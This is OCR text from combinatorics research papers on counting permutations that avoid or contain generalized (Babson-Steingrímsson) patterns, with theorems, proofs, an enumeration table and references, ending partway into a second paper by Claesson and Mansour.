$$v_1(n+1) = v_1(n) + \sum_{k=1}^{n-1} \left[\binom{n}{k} v_1(k) + \binom{n-1}{k-1} B_k \right],$$

whenever $n \geq 0$, with the initial condition $v_1(0) = 0$.

Corollary 19. *The ordinary generating function for the number of permutations of length n containing exactly one occurrence of the pattern* 23-1 *satisfies the functional equation*

$$V_1(x) = \frac{x}{1-x} V_1\Big(\frac{x}{1-x}\Big) + x\bigg(V_0\Big(\frac{x}{1-x}\Big) - V_0(x)\bigg).$$

Corollary 20. *The ordinary generating function for the number of permutations of length n containing exactly one occurrence of the pattern* 23-1 *is*

$$V_1(x) = \sum_{n\geq 1} \frac{x}{1-(n-1)x} \sum_{k\geq 0} \frac{kx^{k+n}}{(1-x)(1-2x)\cdots(1-(k+n)x)}.$$

Theorem 21. *The ordinary generating function, $V_2(x)$, for the number of permutations of length n containing exactly two occurrences of the pattern* 23-1 *satisfies the functional equation*

$$V_2(x) = \frac{x}{1-x}\bigg(V_2\Big(\frac{x}{1-x}\Big) + (1-2x)V_1\Big(\frac{x}{1-x}\Big) + (1-3x+x^2)V_0\Big(\frac{x}{1-x}\Big)\bigg) - x + x^2$$

Proof. By Lemma 5

$$\begin{aligned}
v_2(n;n) &= v_2(n-1)\\
v_2(n;1) &= v_2(n-1)\\
v_2(n;2) &= v_2(n-2) + v_1(n-1) - v_1(n-2)\\
v_2(n;3) &= v_2(n-2) + v_2(n-3) + v_1(n-2) - v_1(n-3) +\\
&\qquad + v_0(n-1) - v_0(n-2) - v_0(n-3)
\end{aligned}$$

and, by means of induction,

$$v_2(n;i) = \sum_{j=0}^{i-2} \binom{i-2}{j} v_2(n-2-j) + v_1(n;i-1) + v_1(n-1;i-1) - v_0(n-1;i-2)$$

for $n-1 \geq i \geq 4$. Thus $v_2(0) = v_2(1) = v_2(2) = 0$ and for all $n \geq 3$

$$\begin{aligned}
v_2(n) = v_2(n-1) &+ \sum_{j=0}^{n-2} \binom{n-2}{j} v_2(n-1-j) +\\
&+ \sum_{j=0}^{n-3} \binom{n-3}{j} \big(v_1(n-1-j) - v_1(n-2-j)\big) +\\
&+ \sum_{j=0}^{n-4} \binom{n-4}{j} \big(v_0(n-1-j) - v_0(n-2-j) - v_0(n-3-j)\big).
\end{aligned}$$

The result now follows from Lemma 7. □

3. Counting occurrences of a pattern of Class 3

We choose 2-13 as our representative for Class 3 and we define $w_r(n)$ as the number of permutations of length n containing exactly r occurrences of the pattern 2-13. We could apply the analytic approach from the previous section to the problem of determining $w_r(n)$. However, a result by Clarke, Steingrímsson and Zeng [10, Corollary 11] provides us with a better option.

Theorem 22. *The following Stieltjes continued fraction expansion holds*

$$\sum_{\pi\in\mathcal{S}} x^{1+(12)\pi} y^{(21)\pi} p^{(2\text{-}31)\pi} q^{(31\text{-}2)\pi} t^{|\pi|} = \cfrac{1}{1-\cfrac{x[\,1\,]_{p,q}t}{1-\cfrac{y[\,1\,]_{p,q}t}{1-\cfrac{x[\,2\,]_{p,q}t}{1-\cfrac{y[\,2\,]_{p,q}t}{\ddots}}}}}$$

where $[\,n\,]_{p,q} = q^{n-1} + pq^{n-2} + \cdots + p^{n-2}q + p^{n-1}$.

Proof. In [10, Corollary 11] Clarke, Steingrímsson and Zeng derived the following continued fraction expansion

$$\sum_{\pi\in\mathcal{S}} y^{\operatorname{des}\pi} p^{\operatorname{Res}\pi} q^{\operatorname{Ddif}\pi} t^{|\pi|} = \cfrac{1}{1-\cfrac{[\,1\,]_p t}{1-\cfrac{yq[\,1\,]_p t}{1-\cfrac{q[\,2\,]_p t}{1-\cfrac{yq^2[\,2\,]_p t}{\ddots}}}}}$$

where $[\,n\,]_p = 1 + p + \cdots + p^{n-1}$. We refer the reader to [10] for the definitions of Ddif and Res. However, given these definitions, it is easy to see that Res $=$ (2-31) and Ddif $=$ (21) $+$ (2-31) $+$ (31-2). Moreover, des $=$ (21) and $|\pi| = 1 + (12)\pi + (21)\pi$. Thus, substituting $y(xq)^{-1}$ for y, pq^{-1} for p, and xt for t, we get the desired result. □

The following corollary is an immediate consequence of Theorem 22.

Corollary 23. *The bivariate ordinary generating function for the distribution of occurrences of the pattern* 2-13 *admits the Stieltjes continued fraction expansion*

$$\sum_{\pi\in\mathcal{S}} p^{(2\text{-}13)\pi} t^{|\pi|} = \cfrac{1}{1-\cfrac{[\,1\,]_p t}{1-\cfrac{[\,1\,]_p t}{1-\cfrac{[\,2\,]_p t}{1-\cfrac{[\,2\,]_p t}{\ddots}}}}}$$

where $[\,n\,]_p = 1 + p + \cdots + p^{n-1}$

Using Corollary 23 we quickly generate the numbers $w_r(n)$; the first few of these numbers are given in Table 3.

Corollary 24. *The number of* (2-13)*-avoiding permutations of length* n *is*

$$w_0(n) = \frac{1}{n+1}\binom{2n}{n}.$$

$n\backslash r$	0	1	2	3	4	5	6
0	1						
1	1						
2	2						
3	5	1					
4	14	8	2				
5	42	45	25	7	1		
6	132	220	198	112	44	12	2
7	429	1001	1274	1092	700	352	140
8	1430	4368	7280	8400	7460	5392	3262
9	4862	18564	38556	56100	63648	59670	47802
10	16796	77520	193800	341088	470934	541044	535990

TABLE 3. The number of permutations of length n containing exactly r occurrences of the pattern 2-13.

Proof. This result is explicitly stated in Proposition 3, but it also follows from Corollary 23 by putting $p = 0$. □

Corollary 25. *The number of permutations of length n containing exactly one occurrence of the pattern* 2-13 *is*

$$w_1(n) = \binom{2n}{n-3}.$$

Proof. For $m > 0$ let

$$W(p,t;m) = \cfrac{1}{1-\cfrac{[\,m\,]_p t}{1-\cfrac{[\,m\,]_p t}{1-\cfrac{[\,m+1\,]_p t}{1-\cfrac{[\,m+1\,]_p t}{\ddots}}}}}$$

Note that

$$W(p,t;m) = \cfrac{1}{1-\cfrac{[\,m\,]_p t}{1-[\,m\,]_p t W(p,t;m+1).}}$$

Assume $m > 1$. Differentiating $W(p,t;m)$ with respect to p and evaluating the result at $p = 0$ we get

$$D_p W(p,t;m)\big|_{p=0} = tC(t)^3 + t^2C(t)^5 + t^2C(t)^4 D_p W(p,t;m+1)\big|_{p=0}$$

where $C(t) = W(0,t,1)$ is the generating function for the Catalan numbers. Applying this identity an infinite number of times we get

$$D_p W(p,t,m)\big|_{p=0} = tC(t)^3 + t^2C(t)^5 + t^3C(t)^7 + \cdots = \frac{tC(t)^3}{1-tC(t)^2}.$$

On the other hand, $D_p W(p,t;1)\big|_{p=0} = t^2C(t)^4 D_p W(p,t;2)\big|_{p=0}$. Combining these two identities we get

$$D_p W(p,t;1)\big|_{p=0} = \frac{t^3C(t)^7}{1-tC(t)^2}.$$

Since $\sum_{n\geq 0} w_1(n)t^n = D_pW(p,t;1)\big|_{p=0}$ the proof is completed on extracting coefficients in the last identity. □

The proofs of the following two corollaries are similar to the proof of Corollary 25 and are omitted.

Corollary 26. *The number of permutations of length n containing exactly two occurrences of the pattern* 2-13 *is*

$$w_2(n) = \frac{n(n-3)}{2(n+4)}\binom{2n}{n-3}.$$

Corollary 27. *The number of permutations of length n containing exactly three occurrences of the pattern* 2-13 *is*

$$w_3(n) = \frac{1}{3}\binom{n+2}{2}\binom{2n}{n-5}.$$

As a concluding remark we note that there are many questions left to answer. What is, for example, the formula for $w_k(n)$ in general? What are the combinatorial explanations of $ns^1_{1\text{-}2\text{-}3}(n) = 3s^1_{2\text{-}13}(n)$ and

$$(n+3)(n+2)(n+1)s^1_{2\text{-}13}(n) = 2n(2n-1)(2n-2)s^1_{2\text{-}1\text{-}3}(n)?$$

In addition, Corollary 25 obviously is in need of a combinatorial proof.

References

[1] N. Alon and E. Friedgut. On the number of permutations avoiding a given pattern. *J. Combin. Theory Ser. A*, 89(1):133–140, 2000.

[2] M. D. Atkinson. Restricted permutations. *Discrete Math.*, 195(1-3):27–38, 1999.

[3] E. Babson and E. Steingrímsson. Generalized permutation patterns and a classification of the Mahonian statistics. *Sém. Lothar. Combin.*, 44:Art. B44b, 18 pp. (electronic), 2000.

[4] M. Bóna. Exact enumeration of 1342-avoiding permutations: a close link with labeled trees and planar maps. *J. Combin. Theory Ser. A*, 80(2):257–272, 1997.

[5] M. Bóna. The number of permutations with exactly r 132-subsequences is P-recursive in the size! *Adv. in Appl. Math.*, 18(4):510–522, 1997.

[6] M. Bóna. Permutations avoiding certain patterns: the case of length 4 and some generalizations. *Discrete Math.*, 175(1-3):55–67, 1997.

[7] M. Bóna. Permutations with one or two 132-subsequences. *Discrete Math.*, 181(1-3):267–274, 1998.

[8] T. Chow and J. West. Forbidden subsequences and Chebyshev polynomials. *Discrete Math.*, 204(1-3):119–128, 1999.

[9] A. Claesson. Generalized pattern avoidance. *European J. Combin.*, 22(7):961–971, 2001.

[10] R.J. Clarke, E. Steingrímsson, and J. Zeng. New Euler-Mahonian statistics on permutations and words. *Adv. in Appl. Math.*, 18(3):237–270, 1997.

[11] S. Elizalde and M. Noy. Enumeration of subwords in permutations. In *Formal power series and algebraic combinatorics (Tempe, 2001)*, pages 179–189. Arizona State University, 2001.

[12] R. L. Graham, D. E. Knuth, and O. Patashnik. *Concrete mathematics*. Addison-Wesley Publishing Company, Reading, MA, second edition, 1994.

[13] T. Mansour. Permutations containing and avoiding certain patterns. In *Formal power series and algebraic combinatorics (Moscow, 2000)*, pages 704–708. Springer, Berlin, 2000.

[14] T. Mansour and A. Vainshtein. Counting occurrences of 132 in a permutation. *To appear in: Adv. Appl. Math.*, 2001.

[15] J. Noonan. The number of permutations containing exactly one increasing subsequence of length three. *Discrete Math.*, 152(1-3):307–313, 1996.

[16] J. Noonan and D. Zeilberger. The enumeration of permutations with a prescribed number of "forbidden" patterns. *Adv. in Appl. Math.*, 17(4):381–407, 1996.

[17] A. Robertson. Permutations containing and avoiding 123 and 132 patterns. *Discrete Math. Theor. Comput. Sci.*, 3(4):151–154 (electronic), 1999.

[18] R. Simion and F. W. Schmidt. Restricted permutations. *European J. Combin.*, 6(4):383–406, 1985.

[19] Z. Stankova. Forbidden subsequences. *Discrete Math.*, 132(1-3):291–316, 1994.

[20] Z. Stankova. Classification of forbidden subsequences of length 4. *European J. Combin.*, 17(5):501–517, 1996.

[21] J. West. Generating trees and the Catalan and Schröder numbers. *Discrete Math.*, 146(1-3):247–262, 1995.

Matematik, Chalmers tekniska högskola och Göteborgs universitet, S-412 96 Göteborg, Sweden

E-mail address: claesson@math.chalmers.se

LaBRI, Univerité Bordeaux I, 351 cours de la Libération, 33405 Talence Cedex, France

E-mail address: toufik@labri.fr

ENUMERATING PERMUTATIONS AVOIDING A PAIR OF BABSON-STEINGRÍMSSON PATTERNS

ANDERS CLAESSON AND TOUFIK MANSOUR

Abstract. Babson and Steingrímsson introduced generalized permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. Subsequently, Claesson presented a complete solution for the number of permutations avoiding any single pattern of type $(1,2)$ or $(2,1)$. For eight of these twelve patterns the answer is given by the Bell numbers. For the remaining four the answer is given by the Catalan numbers.

In the present paper we give a complete solution for the number of permutations avoiding a pair of patterns of type $(1,2)$ or $(2,1)$. We also conjecture the number of permutations avoiding the patterns in any set of three or more such patterns.

1. Introduction

Classically, a pattern is a permutation $\sigma \in \mathcal{S}_k$, and a permutation $\pi \in \mathcal{S}_n$ avoids σ if there is no subword of π that is order equivalent to σ. For example, $\pi \in \mathcal{S}_n$ avoids 132 if there is no $1 \le i < j < k \le n$ such that $\pi(i) < \pi(k) < \pi(j)$. We denote by $\mathcal{S}_n(\sigma)$ the set permutations in $\mathcal{S}_n$ that avoids σ.

The first case to be examined was the case of permutations avoiding one pattern of length 3. Knuth [6] found that, for any $\tau \in \mathcal{S}_3$, $|\mathcal{S}_n(\tau)| = C_n$, where $C_n = \frac{1}{n+1}\binom{2n}{n}$ is the nth Catalan number. Later Simion and Schmidt [7] found the cardinality of $\mathcal{S}_n(P)$ for all $P \subseteq \mathcal{S}_3$.

In [1] Babson and Steingrímsson introduced generalized permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. The motivation for Babson and Steingrímsson in introducing these patterns was the study of Mahonian statistics. Two examples of such patterns are 1-32 and 13-2 (1-32 and 13-2 are of type $(1,2)$ and $(2,1)$ respectively). A permutation $\pi = a_1 a_2 \cdots a_n$ avoids 1-32 if there are no subwords $a_i a_j a_{j+1}$ of π such that $a_i < a_{j+1} < a_j$. Similarly π avoids 13-2 if there are no subwords $a_i a_{i+1} a_j$ of π such that $a_i < a_j < a_{i+1}$.

Claesson [2] presented a complete solution for the number of permutations avoiding any single pattern of type $(1,2)$ or $(2,1)$ as follows.

Proposition 1 (Claesson [2])**.** *Let $n \in \mathbb{N}$. We have*

$$|\mathcal{S}_n(p)| = \begin{cases} B_n & \text{if } p \in \{1\text{-}23, 3\text{-}21, 12\text{-}3, 32\text{-}1, 1\text{-}32, 3\text{-}12, 21\text{-}3, 23\text{-}1\}, \\ C_n & \text{if } p \in \{2\text{-}13, 2\text{-}31, 13\text{-}2, 31\text{-}2\}, \end{cases}$$

where B_n and C_n are the nth Bell and Catalan numbers, respectively.

In addition, Claesson gave some results for the number of permutations avoiding a pair of patterns.

Proposition 2 (Claesson [2])**.** *Let $n \in \mathbb{N}$. We have*

$$\mathcal{S}_n(1\text{-}23,\ 12\text{-}3) = B_n^*, \quad \mathcal{S}_n(1\text{-}23,\ 1\text{-}32) = I_n, \quad \text{and} \quad \mathcal{S}_n(1\text{-}23,\ 13\text{-}2) = M_n,$$

Date: July 29, 2002.

Key words and phrases. permutation, pattern avoidance.

where B_n^* is the nth Bessel number (# non-overlapping partitions of $[n]$ (see [4])), I_n is the number of involutions in $\mathcal{S}_n$, and M_n is the nth Motzkin number.

This paper is organized as follows. In Section 2 we define the notion of a pattern and some other useful concepts. For a proof of Proposition 1 we could refer the reader to [2]. We will however prove Proposition 1 in Section 3 in the context of binary trees. The idea being that this will be a useful aid to understanding of the proofs of Section 4. In Section 4 we give a solution for the number of permutations avoiding any given pair of patterns of type $(1,2)$ or $(2,1)$. These results are summarized in the following table.

# pairs	$\lvert\mathcal{S}_n(p,q)\rvert$
2	$0, n>5$
2	$2(n-1)$
4	$\binom{n}{2}+1$
34	2^{n-1}
8	M_n
2	a_n
4	b_n
4	I_n
4	C_n
2	B_n^*

Here

$$\sum_{n\geq 0} a_n x^n = \frac{1}{1-x-x^2\sum_{n\geq 0} B_n^* x^n}$$

and

$$b_{n+2} = b_{n+1} + \sum_{k=0}^{n} \binom{n}{k} b_k.$$

Finally, in Section 5 we conjecture the sequences $\lvert\mathcal{S}_n(P)\rvert$ for sets P of three or more patterns of type $(1,2)$ or $(2,1)$.

2. Preliminaries

By an *alphabet* X we mean a non-empty set. An element of X is called a *letter*. A *word* over X is a finite sequence of letters from X. We consider also the *empty word*, that is, the word with no letters; it is denoted by ϵ. Let $w = x_1x_2\cdots x_n$ be a word over X. We call $|w| := n$ the *length* of w. A *subword* of w is a word $v = x_{i_1}x_{i_2}\cdots x_{i_k}$, where $1 \leq i_1 < i_2 < \cdots < i_k \leq n$.

Let $[n] := \{1, 2, \ldots, n\}$ (so $[0] = \emptyset$). A *permutation* of $[n]$ is bijection from $[n]$ to $[n]$. Let $\mathcal{S}_n$ be the set of permutations of $[n]$, and $\mathcal{S} = \cup_{n\geq 0}\mathcal{S}_n$. We shall usually think of a permutation π as the word $\pi(1)\pi(2)\cdots\pi(n)$ over the alphabet $[n]$.

Define the *reverse* of π by $\pi^r(i) = \pi(n+1-i)$, and define the *complement* of π by $\pi^c(i) = n+1-\pi(i)$, where $i \in [n]$.

For each word $w = x_1x_2\cdots x_n$ over the alphabet $\{1,2,3,4,\ldots\}$ without repeated letters, we define the *projection* of w onto $\mathcal{S}_n$, which we denote $\mathrm{proj}(w)$, by

$$\mathrm{proj}(w) = a_1a_2\cdots a_n\,, \quad \text{where } \; a_i = |\{j \in [n] : x_j \leq x_i\}|.$$

Equivalently, $\mathrm{proj}(w)$ is the permutation in $\mathcal{S}_n$ which is order equivalent to w. For example, $\mathrm{proj}(2659) = 1324$.

We may regard a *pattern* as a function from $\mathcal{S}_n$ to the set $\mathbb{N}$ of natural numbers. The patterns of main interest to us are defined as follows. Let $xyz \in \mathcal{S}_3$ and $\pi = a_1a_2\cdots a_n \in \mathcal{S}_n$, then

$$(x\text{-}yz)\,\pi \;=\; |\{a_ia_ja_{j+1} : \mathrm{proj}(a_ia_ja_{j+1}) = xyz, 1 \leq i < j < n\}|$$

and similarly $(xy\text{-}z)\,\pi = (z\text{-}yx)\,\pi^r$. For instance

$$(1\text{-}23)\,491273865 = |\{127, 138, 238\}| = 3.$$

A pattern $p = p_1\text{-}p_2\text{-}\cdots\text{-}p_k$ containing exactly $k-1$ dashes is said to be of type $(|p_1|, |p_2|, \ldots, |p_k|)$. For example, the pattern 142-5-367 is of type $(3,1,3)$, and any classical pattern of length k is of type $(\underbrace{1,1,\ldots,1}_{k})$.

We say that a permutation π *avoids* a pattern p if $p\,\pi = 0$. The set of all permutations in $\mathcal{S}_n$ that avoids p is denoted $\mathcal{S}_n(p)$ and, more generally, $\mathcal{S}_n(P) = \bigcap_{p\in P} \mathcal{S}_n(p)$ and $\mathcal{S}(P) = \bigcup_{n\geq 0} \mathcal{S}_n(P)$.

We extend the definition of reverse and complement to patterns the following way. Let us call π the *underlying permutation* of the pattern p if π is obtained from p by deleting all the dashes in p. If p is a pattern with underlying permutation π, then p^c is the pattern with underlying permutation π^c and with dashes at precisely the same positions as there are dashes in p. We define p^r as the pattern we get from regarding p as a word and reading it backwards. For example, $(1\text{-}23)^c = 3\text{-}21$ and $(1\text{-}23)^r = 32\text{-}1$. Observe that

$$\sigma \in \mathcal{S}_n(p) \iff \sigma^r \in \mathcal{S}_n(p^r)$$
$$\sigma \in \mathcal{S}_n(p) \iff \sigma^c \in \mathcal{S}_n(p^c).$$

These observations of course generalize to $\mathcal{S}_n(P)$ for any set of patterns P.

The operations reverse and complement generates the dihedral group D_2 (the symmetry group of a rectangle). The orbits of D_2 in the set of patterns of type $(1,2)$ or $(2,1)$ will be called *symmetry classes*. For instance, the symmetry class of $1\text{-}23$ is

$$\{1\text{-}23, 3\text{-}21, 12\text{-}3, 32\text{-}1\}.$$

We also talk about symmetry classes of sets of patterns (defined in the obvious way). For example, the symmetry class of $\{1\text{-}23, 3\text{-}21\}$ is $\{\{1\text{-}23, 3\text{-}21\}, \{32\text{-}1, 12\text{-}3\}\}$.

A set of patterns P such that if $p, p' \in P$ then, for each n, $|\mathcal{S}_n(p)| = |\mathcal{S}_n(p')|$ is called a *Wilf-class*. For instance, by Proposition 1, the Wilf-class of $1\text{-}23$ is

$$\{1\text{-}23, 3\text{-}21, 12\text{-}3, 32\text{-}1, 1\text{-}32, 3\text{-}12, 21\text{-}3, 23\text{-}1\}.$$

We also talk about Wilf-classes of sets of patterns (defined in the obvious way). It is clear that symmetry classes are Wilf-classes, but as we have seen the converse does not hold in general.

In what follows we will frequently use the following well known bijection between increasing binary trees and permutations (e.g. see [8, p. 24]). Let π be any word on the alphabet $\{1, 2, 3, 4, \ldots\}$ with no repeated letters. If $\pi \neq \epsilon$ then we can factor π as $\pi = \sigma\,\hat{0}\,\tau$, where $\hat{0}$ is the minimal element of π. Define $T(\epsilon) = \bullet$ (a leaf) and

$$T(\pi) \;=\; \begin{array}{ccc} & \hat{0} & \\ T(\sigma) & & T(\tau) \end{array}$$

In addition, we define $U(t)$ as the unlabelled counterpart of the labelled tree t. For instance

$$T(316452) \;=\; \begin{array}{ccccc} & & 1 & & \\ & 3 & & 2 & \\ & & & 4 & \\ & 6 & & 5 & \end{array} \qquad U \circ T(316452) \;=\; \begin{array}{ccccc} & & \circ & & \\ & \circ & & \circ & \\ & & & \circ & \\ & \circ & & \circ & \end{array}$$

Note that we, for ease of presentation, do not display the leafs ($\bullet$).

3. Single patterns

There are 3 symmetry classes and 2 Wilf-classes of single patterns. The details are as follows.

Proposition 3 (Claesson [2])**.** *Let $n \in \mathbb{N}$. We have*

$$|\mathcal{S}(p)| = \begin{cases} B_n & \text{if } p \in \{1\text{-}23, 3\text{-}21, 12\text{-}3, 32\text{-}1\}, \\ B_n & \text{if } p \in \{1\text{-}32, 3\text{-}12, 21\text{-}3, 23\text{-}1\}, \\ C_n & \text{if } p \in \{2\text{-}13, 2\text{-}31, 13\text{-}2, 31\text{-}2\}, \end{cases}$$

where B_n and C_n are the nth Bell and Catalan numbers, respectively.

Proof of the first case. Note that


$$\sigma 1 \tau \in \mathcal{S}(1\text{-}23) \iff \begin{cases} \mathrm{proj}(\sigma) \in \mathcal{S}(1\text{-}23) \\ \mathrm{proj}(\tau) \in \mathcal{S}(12) \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

where of course $\mathcal{S}(12) = \{\epsilon, 1, 21, 321, 4321, \ldots\}$. This enable us to give a bijection Φ between $\mathcal{S}_n(1\text{-}23)$ and the set of partitions of $[n]$, by induction. Let the elements of 1τ form the first block of $\Phi(\sigma 1 \tau)$ and let the rest of the blocks be as in $\Phi(\sigma)$. □

The most transparent way to see the above correspondence is perhaps to view the permutation as an increasing binary tree.

Example 4. The tree

$T(649752183) =$



corresponds to the partition $\{\{1, 3, 8\}, \{2\}, \{4, 5, 7, 9\}, \{6\}\}$.


Proof of the second case. This case is analogous to the previous one. We have

$$\sigma 1 \tau \in \mathcal{S}(1\text{-}32) \iff \begin{cases} \mathrm{proj}(\sigma) \in \mathcal{S}(1\text{-}32) \\ \mathrm{proj}(\tau) \in \mathcal{S}(21) \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

We give a bijection Φ between $\mathcal{S}_n(1\text{-}23)$ and the set of partitions of $[n]$, by induction. Let the elements of 1τ form the first block of $\Phi(\sigma 1 \tau)$ and let the rest of the blocks be as in $\Phi(\sigma)$. □

Example 5. The tree

$T(645792138) =$



corresponds to the partition $\{\{1, 3, 8\}, \{2\}, \{4, 5, 7, 9\}, \{6\}\}$.

Now that we have seen the structure of $\mathcal{S}(1\text{-}23)$ and $\mathcal{S}(1\text{-}32)$, it is trivial to give a bijection between the two sets. Indeed, if $\Theta : \mathcal{S}(1\text{-}23) \to \mathcal{S}(1\text{-}32)$ is given by $\Theta(\epsilon) = \epsilon$ and $\Theta(\sigma 1 \tau) = \Theta(\sigma)\, 1\, \tau^r$ then Θ is such a bijection. Actually Θ is its own inverse.

Proof of the third case. It is plain that a permutation avoids 2-13 if and only if it avoids 2-1-3 (see [2]). Note that

$$\sigma 1\tau \in \mathcal{S}(2\text{-}1\text{-}3) \iff \begin{cases} \mathrm{proj}(\sigma), \mathrm{proj}(\tau) \in \mathcal{S}(2\text{-}1\text{-}3) \\ \tau > \sigma \\ \sigma 1\tau \in \mathcal{S} \end{cases}$$

where $\tau > \sigma$ means that any letter of τ is greater than any letter of σ. Hence we get a unique labelling of the binary tree corresponding to $\sigma 1\tau$, that is, if $\pi_1, \pi_2 \in \mathcal{S}(2\text{-}1\text{-}3)$ and $U \circ T(\pi_1) = U \circ T(\pi_2)$ then $\pi_1 = \pi_2$. It is well known that there are exactly C_n (unlabelled) binary trees with n (internal) nodes. The validity of the last statement is for example seen from the following simple bijection between Dyck words and binary trees. Fixing notation, we let the set of Dyck words be the smallest set of words over $\{u, d\}$ that contains the empty word and is closed under $(\alpha, \beta) \mapsto u\alpha d\beta$. Now the promised bijection is given by $\Psi(\bullet) = \epsilon$ and

$$\Psi\left(\begin{array}{ccc} & \circ & \\ L & & R \end{array} \right) = u\Psi(L)d\Psi(R).$$

□

4. Pairs of patterns

There are $\binom{12}{2} = 66$ pairs of patterns altogether. It turns out that there are 21 symmetry classes and 10 Wilf-classes. The details are as follows.

4.1. The Wilf-class corresponding to $\{0\}_n$.

Proposition 6. *Let $n \in \mathbb{N}$ with $n > 5$. For any pair $\{p, q\}$ in the set*

$$\left\{ \{1\text{-}23, 32\text{-}1\}, \{3\text{-}21, 12\text{-}3\} \right\}$$

we have $|\mathcal{S}_n(p, q)| = 0$.

Proof. We have

$$\sigma 1\tau \in \mathcal{S}(1\text{-}23, 32\text{-}1) \iff \begin{cases} \mathrm{proj}(\sigma) \in \mathcal{S}(21, 1\text{-}23) \\ \mathrm{proj}(\tau) \in \mathcal{S}(12, 32\text{-}1) \\ \sigma 1\tau \in \mathcal{S} \end{cases}$$

The result now follows from $\mathcal{S}(21, 1\text{-}23) = \{\epsilon, 1, 12\}$ and $\mathcal{S}(12, 32\text{-}1) = \{\epsilon, 1, 21\}$. □

4.2. The Wilf-class corresponding to $\{2(n-1)\}_n$.

Proposition 7. *Let $n \in \mathbb{N}$ with $n > 1$. For any pair $\{p, q\}$ in the set*

$$\left\{ \{1\text{-}23, 3\text{-}21\}, \{32\text{-}1, 12\text{-}3\} \right\}$$

we have $|\mathcal{S}_n(p, q)| = 2(n-1)$.

Proof. Since 3-21 is the complement of 1-23, the cardinality of $\mathcal{S}_n(1\text{-}23, 3\text{-}21)$ is twice the number of permutations in $\mathcal{S}_n(1\text{-}23, 3\text{-}21)$ in which 1 precedes n. In addition, 1 and n must be adjacent letters in a permutation avoiding 1-23 and 3-21. Let $\sigma 1n\tau$ be such a permutation. Note that τ must be both increasing and decreasing, that is, $\tau \in \{\epsilon, 2, 3, 4, \ldots, n-1\}$, so there are $n-1$ choices for τ. Furthermore, there is exactly one permutation in $\mathcal{S}_n(1\text{-}23, 3\text{-}21)$ of the form $\sigma 1n$, namely $(\lceil \frac{n+1}{2} \rceil, \ldots, n-2, 3, n-1, 2, n, 1)$, and similarly there is exactly one of the form $\sigma 1nk$ for each $k \in \{2, 3, \ldots, n-1\}$. This completes our argument. □

4.3. **The Wilf-class corresponding to $\{\binom{n}{2}+1\}_n$.**

Proposition 8. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 2\text{-}31\}, \{3\text{-}21, 2\text{-}13\}, \{12\text{-}3, 31\text{-}2\}, \{32\text{-}1, 13\text{-}2\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = \binom{n}{2} + 1$.

Proof. Note that

$$\sigma 1 \tau \in \mathcal{S}(1\text{-}23, 2\text{-}31) \iff \begin{cases} \mathrm{proj}(\sigma), \mathrm{proj}(\tau) \in \mathcal{S}(12) \\ \sigma 1 \tau \in \mathcal{S}(2\text{-}31) \end{cases}$$

It is now rather easy to see that $\pi \in \mathcal{S}_n(1\text{-}23, 2\text{-}31)$ if and only if $\pi = n \cdots 21$ or π is constructed the following way. Choose i and j such that $1 \le j < i \le n$. Let $\pi(i-1) = 1$, $\pi(i) = n + 1 - j$ and arrange the rest of the elements so that $\pi(1) > \pi(2) > \cdots > \pi(i-1)$ and $\pi(i) > \pi(i+1) > \cdots > \pi(n)$ (this arrangement is unique). Since there are $\binom{n}{2}$ ways of choosing i and j we get the desired result. □

4.4. **The Wilf-class corresponding to $\{2^{n-1}\}_n$.**

Proposition 9. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 2\text{-}13\}, \{3\text{-}21, 2\text{-}31\}, \{12\text{-}3, 13\text{-}2\}, \{32\text{-}1, 31\text{-}2\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.


Proof. We have

$$\sigma 1 \tau \in \mathcal{S}(1\text{-}23, 2\text{-}13) \iff \begin{cases} \mathrm{proj}(\sigma) \in \mathcal{S}(1\text{-}23, 2\text{-}13) \\ \mathrm{proj}(\tau) \in \mathcal{S}(12) \\ \sigma > \tau \\ \sigma 1 \tau \in \mathcal{S}, \end{cases}$$

where $\sigma > \tau$ means that any letter of τ is greater than any letter of σ. This enable us to give a bijection between $\mathcal{S}_n(1\text{-}23, 2\text{-}13)$ and the set of compositions (ordered formal sums) of n. Indeed, such a bijection Ψ is given by $\Psi(\epsilon) = \epsilon$ and $\Psi(\sigma 1 \tau) = \Psi(\sigma) + |1\tau|$. □

Example 10. The tree

$$U \circ T(958764132) \;=$$



corresponds to the composition $1 + 3 + 1 + 4$ of 9.

Proposition 11. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 23\text{-}1\}, \{3\text{-}21, 21\text{-}3\}, \{12\text{-}3, 3\text{-}12\}, \{32\text{-}1, 1\text{-}32\} \,\big\}$$


we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. We have

$$\sigma 1 \tau \in \mathcal{S}(1\text{-}23, 23\text{-}1) \iff \begin{cases} \mathrm{proj}(\sigma), \mathrm{proj}(\tau) \in \mathcal{S}(12) \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

Hence a permutation in $\mathcal{S}(1\text{-}23, 23\text{-}1)$ is given by the following procedure. Choose a subset $S \subseteq \{2, 3, 4, \ldots, n\}$, let σ be the word obtained by writing the elements of S in decreasing order, and let τ be the word obtained by writing the elements of $\{2, 3, 4, \ldots, n\} \setminus S$ in decreasing order. □

Example 12. The tree

$T(421653) \;=$ 

corresponds to the subset $\{2, 4\}$ of $\{2, 3, 4, 5, 6\}$.

Proposition 13. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

